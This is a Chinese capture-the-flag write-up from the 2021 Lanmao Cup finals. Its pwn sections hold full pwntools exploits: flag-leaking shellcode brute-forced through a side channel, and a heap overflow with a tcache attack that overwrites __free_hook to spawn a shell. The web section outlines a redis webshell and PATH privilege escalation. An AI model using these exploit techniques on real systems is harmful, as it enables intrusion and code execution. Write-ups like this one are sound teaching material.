
# **2021蓝帽杯总决赛wp**

# **pwn**


## **secretcode**

在这里插入图片描述

### **程序分析**

#### **只允许open和read**


#### **read的fd >= 0x14**

在这里插入图片描述

#### **shellcode的限制: 不能有00, 会被strcpy截断**

在这里插入图片描述

#### **调⽤shellcode时, rax r10执⾏shellcode**

在这里插入图片描述

### **思路: 侧信道泄露flag**

#### **先多次open让flag对应的fd为0x14**

#### **然后read读⼊⽂件内容到rsp处**

#### **爆破[rsp+idx]处的字符, 如果为C, 则死循环, 否则就触发⼀个SIGV**


### **细节:**

#### **构造"flag": mov eax, "flag"可以避免00的出现**

#### **⼀些⼩常数可以通过xor reg, reg; inc reg构造出来**

*#! /usr/bin/python*  
*# coding=utf-8*  
import sys  
from pwn import \*  
  
*#context.log\_level = 'debug'*  
context(arch='amd64', os='linux')  
  
def Log(name):  
 log.success(name+' = '+hex(eval(name)))  
  
elf\_path = "./pwn"  
elf = ELF(elf\_path)  
*#libc = ELF('./libc.so.6')*  
  
  
  
def Num(n, l=8):  
 sh.sendline(str(n))  
  
def Send(c):  
 sh.recvuntil('put your secret code ========\n')  
 sh.send(c)  
  
def GDB():  
 gdb.attach(sh, '''  
 break \*(0x0000555555554000+0xD7F)  
 ''')  
  
  
def BruteChar(sh, idx, C):  
 exp = '''  
 xor rax, rax  
 mov eax, 0x67616c66  
 push rax  
  
 open:  
 xor rax, rax  
 inc rax  
 inc rax  
 mov rdi, rsp  
 xor rsi, rsi  
 syscall  
 cmp al, 0x14  
 jnz open  
  
 read\_flag:  
 mov rdi, rax  
 xor rax, rax  
 mov rsi, rsp  
 xor rdx, rdx  
 mov dl, 0xff  
 syscall  
  
 brute:  
 mov al, [rsp+%d]  
 cmp al, %d  
 jnz die  
 jmp brute  
  
 die:  
 mov al, [0]  
 '''%(idx, C)  
 try:  
 sh.sendlineafter("put your secret code ========\n", asm(exp))  
 sh.recv(timeout=1)  
 returnTrue  
 except:  
 sh.close()  
 returnFalse  
  
flag = ''  
while len(flag)<0x30:  
 for C in range(0x20, 0x7F):  
 if(len(sys.argv)==1): *#local*  
 cmd = ["./pwn"]  
 sh = process(cmd)  
 else: *#remtoe*  
 sh = remote("47.104.169.149", 25178)  
   
 if(BruteChar(sh, len(flag), C)):  
 flag+=chr(C)  
 print(flag)  
 break


## **babynote**

在这里插入图片描述

### **程序分析**

#### **Add: 读⼊cont之后会在末尾设置00**

#### **Edit:**

在这里插入图片描述

#### **测试发现, abs(X)%SizeArr[idx] 存在问题, 当offset = - 2^31时**

##### **SizeArr[idx] = 0x30时, v1 = -0x20,**

##### **Size为0x130时, v1 = - 0x120**

#### **造成堆溢出 (我运⽓真好) 因此后⾯ReadNline()时就会溢出前⾯的chunk**

### **思路**

1.先申请8个chunk ,然后填满tcache, 从⽽得到⼀个UBchunk 2.然后切割UBchunk, 从⽽遗留下libc地址, 利⽤Edit修改不设置00来泄露libc地址 3.然后利⽤abs(offset)的溢出, 修改chunksize, 把chunk改⼤, 然后释放进Tcache中再 申请出来, 就可以溢出后⾯chunk的fd了



*#! /usr/bin/python*  
*# coding=utf-8*  
import sys  
from pwn import \*  
  
context.log\_level = 'debug'  
context(arch='amd64', os='linux')  
  
if(len(sys.argv)==1): *#local*  
 cmd = ["./pwn"]  
 sh = process(cmd)  
else: *#remtoe*  
 sh = remote("47.104.169.149", 14269)  
  
def Log(name):  
 log.success(name+' = '+hex(eval(name)))  
  
elf\_path = "./pwn"  
elf = ELF(elf\_path)  
libc = ELF('./libc.so.6')  
  
def Num(n, l=8):  
 sh.sendline(str(n))  
  
def Cmd(n):  
 sh.recvuntil('> ')  
 Num(n)  
  
def Add(size, msg=''):  
 if msg=="" :  
 msg = 'A'\*size  
 Cmd(1)  
 Cmd(size)  
 sh.recvuntil('> ')  
 sh.send(msg)  
  
def Edit(idx, size, msg):  
 Cmd(2)  
 Cmd(idx)   
 Cmd(size)  
 sh.recvuntil('> ')  
 sh.send(msg)  
  
def Delete(idx):  
 Cmd(3)  
 Cmd(idx)  
  
def Show(idx):  
 Cmd(4)  
 Cmd(idx)  
  
def GDB():  
 gdb.attach(sh, '''  
 break \*(0x0000555555554000+0xE8E)  
 telescope (0x0000555555554000+0x202080) 16  
 ''')  
  
*#chunk arrange*  
for i in range(0, 8):  
 Add(0x130)  
for i in range(0, 3):  
 Delete(i)  
for i in range(7, 3, -1):  
 Delete(i)  
Delete(3) *#UB<=> C3, Tcache is full*  
  
*#split UB chunk*  
Add(0x8)  
  
*#leak libc address*  
Edit(8, 0, 'A'\*8)  
Show(8)  
sh.recvuntil('A'\*8)  
libc.address = u64(sh.recv(6)+'\x00\x00')-0x3ebdd0  
Log('libc.address')  
  
*#heap overflow to forge size*  
Add(0x130)  
exp = cyclic(0x110)  
exp+= flat(0, 0x2E0) *#prev\_size, size*  
Edit(9, -(2\*\*31), exp.ljust(0x250, '\x00')) *#C9' size = 0x2E0*  
  
*#Tcache attack*  
Delete(9)  
exp = 'A'\*0x130  
exp+= flat(0, 0x140, libc.symbols['\_\_free\_hook'])  
exp+= '\n'  
Add(0x2D0, exp)  
  
*#getshell*  
Add(0x130, '/bin/sh\x00'+'\n')  
Add(0x130, flat(libc.symbols['system'])+'\n')  
Delete(11)  
  
*#GDB()*  
sh.interactive()

发现报错


## **web**



### **Imagecheck**

#### **因为是0day暂时就不发出来了，发后面部分思路**

0day redis写shell pop链 随后gzip压缩⼀下 上传 phar打⼀下请求/readflag发现需要提权


下载到本地

那就PATH提权就好了







## **misc**

### **溯源取证**

拿到附件是个压缩包，但是打开格式错误，放到工具里面，是个 vmdk，虚拟机文件，直接 挂载 里面有个 001 镜像挂载到 R-STUDIO 工具里面得到 flag

### **ssh\_traffic**

在查资料过程中找到 https://ctftime.org/writeup/29392然后根据条件去安装工具 工具安装过程十分复杂，最后还是安装上了:请参考我的博客,或者我的上一篇文章，有安装教程。根据条件修改

在第二个 tcp 流找到 key,josn修改 key最后去查找解密后的文本得flag

## **crypto**

### **cravk point**

离散对数求解，key只有40位可以跑 参考链接：https://blog.csdn.net/ckm1607011/article/details/106849551/

p = 199577891335523667447918233627928226021  
E = EllipticCurve(GF(p), [1, 0, 0, 6745936378050226004298256621352165803,  
27906538695990793423441372910027591553])  
print(E)  
G = E.gen(0)  
public = E(xxxxxxxxxx,xxxxxxxxxxxx)  
point\_1 = E(xxxxxxxxxxxx,xxxxxxxxxxxxxx)  
cipher = E(xxxxxxxxxxx,xxxxxxxxxx)  
*# 大步小步求key*  
*# key=bsgs(G,point\_1,(0,2^40),operation='+')*  
*# print(key)*  
*#key=436370150383*  
point\_2=key\*public  
M=cipher-point\_2  
print(int(M[0])+int(M[1]))

# **微信号：西域大都护府，我们将每天更新一些比较有意思的靶场做法以及，一些实战文章，欢迎大家来关注谢谢！**

文章来源于西域大都护府 ，作者onl